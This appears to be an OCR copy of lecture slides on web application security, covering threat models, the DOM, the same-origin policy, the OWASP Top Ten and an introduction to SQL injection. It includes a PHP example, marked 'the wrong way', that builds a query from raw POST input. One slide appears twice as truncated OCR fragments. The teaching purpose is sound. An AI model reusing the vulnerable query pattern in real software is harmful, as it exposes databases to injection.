
Web Application Security

* Original slides were prepared by John Mitchell


Goals of web security

- Safely browse the web
  - Users should be able to visit a variety of web sites, without incurring harm:
    - No stolen information
    - Site A cannot compromise session at Site B
- Support secure web applications
  - Applications delivered over the web should be able to achieve the same security properties as stand-alone applications

Web security threat model




Alice



Web Attacker

Sets up malicious site visited by victim; no control of network

Network security threat model




Alice


Network Attacker

Intercepts and controls network communication


Alice



Web Attacker



Alice



Network Attacker

Web Threat Models

- Web attacker
  - Control attacker.com
  - Can obtain SSL/TLS certificate for attacker.com
  - User visits attacker.com
    - Or: runs attacker's Facebook app, etc.
- Network attacker
  - Passive: Wireless eavesdropper
  - Active: Evil router, DNS poisoning
- Malware attacker
  - Attacker escapes browser isolation mechanisms and run separately under control of OS

Malware attacker

- Browsers may contain exploitable bugs
  - Often enable remote code execution by web sites
  - Google study: [the ghost in the browser 2007]
    - Found Trojans on 300,000 web pages (URLs)
    - Found adware on 18,000 web pages (URLs)


NOT OUR FOCUS

- Even if browsers were bug-free, still lots of vulnerabilities on the web
  - XSS, SQLi, CSRF, …

WEB PROGRAMMING BASICS

URLs

- Global identifiers of network-retrievable documents
- **Example:**




- Special characters are encoded as hex:
  - %0A = newline
  - %20 or + = space, %2B = + (special exception)

HTTP Request

GET : no side effect POST : possible side effect

HTTP Response



Rendering and events

- Basic browser execution model
  - Each browser window or frame
    - Loads content
    - Renders it
      - Processes HTML and scripts to display page
      - May involve images, subframes, etc.
    - Responds to events
- Events can be
  - User actions: OnClick, OnMouseover
  - Rendering: OnLoad, OnBeforeUnload
  - Timing: setTimeout(), clearTimeout()

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My first paragraph.</p>

<button onclick="document.write(5 + 6)">Try it</button>

</body>
</html>
```

Source: http://www.w3schools.com/js/js_output.asp

Document Object Model (DOM)

- Object-oriented interface used to read and write docs
  - web page in HTML is structured data
  - DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
  - Methods: document.write(document.referrer)
- Includes Browser Object Model (BOM)
  - window, document, frames[], history, location, navigator (type and version of browser)

Example

```
<!DOCTYPE html>
<html>
<body>

<h1>My First Web Page</h1>
<p>My First Paragraph</p>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = 5 + 6;
</script>

</body>
</html>
```

Source: http://www.w3schools.com/js/js_output.asp

Changing HTML using Script, DOM

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: Add a new list item:

HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

ISOLATION


Frame and iFrame

- Window may contain frames from different sources
  - Frame: rigid division as part of frameset
  - iFrame: floating inline frame
- iFrame example

```
<iframe src="hello.html" width=450 height=100>
If you can see this, your browser doesn't understand IFRAME.
</iframe>
```

- Why use frames?
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken


Windows Interact




Policy Goals

- Safe to visit an evil web site


- Safe to visit two pages at the same time
  - Address bar distinguishes them



- Allow safe delegation



Browser security mechanism



- Each frame of a page has an origin
  - Origin = protocol://host:port
- Frame can access its own origin
  - Network access, Read/write DOM, Storage (cookies)
- Frame cannot access data associated with a different origin

ATTACKS

OWASP Top Ten (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, … missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

- SQL Injection
  - Browser
  - Bad inpu
- CSRF – Cross-site request forgery
  - Bad web
  credenti
- XSS – Cross-site scripting
  - Bad web
  steals in

Uses SQL to change meaning of database command

Leverage user's session at victim sever

Inject malicious script into trusted context

ver

SQL query

veb site, using

"visits" site

script that

b site

SQL Injection

Database queries with PHP


(the wrong way)

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person WHERE

                                    Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if ‘recipient’ is malicious string that changes the meaning of the query?

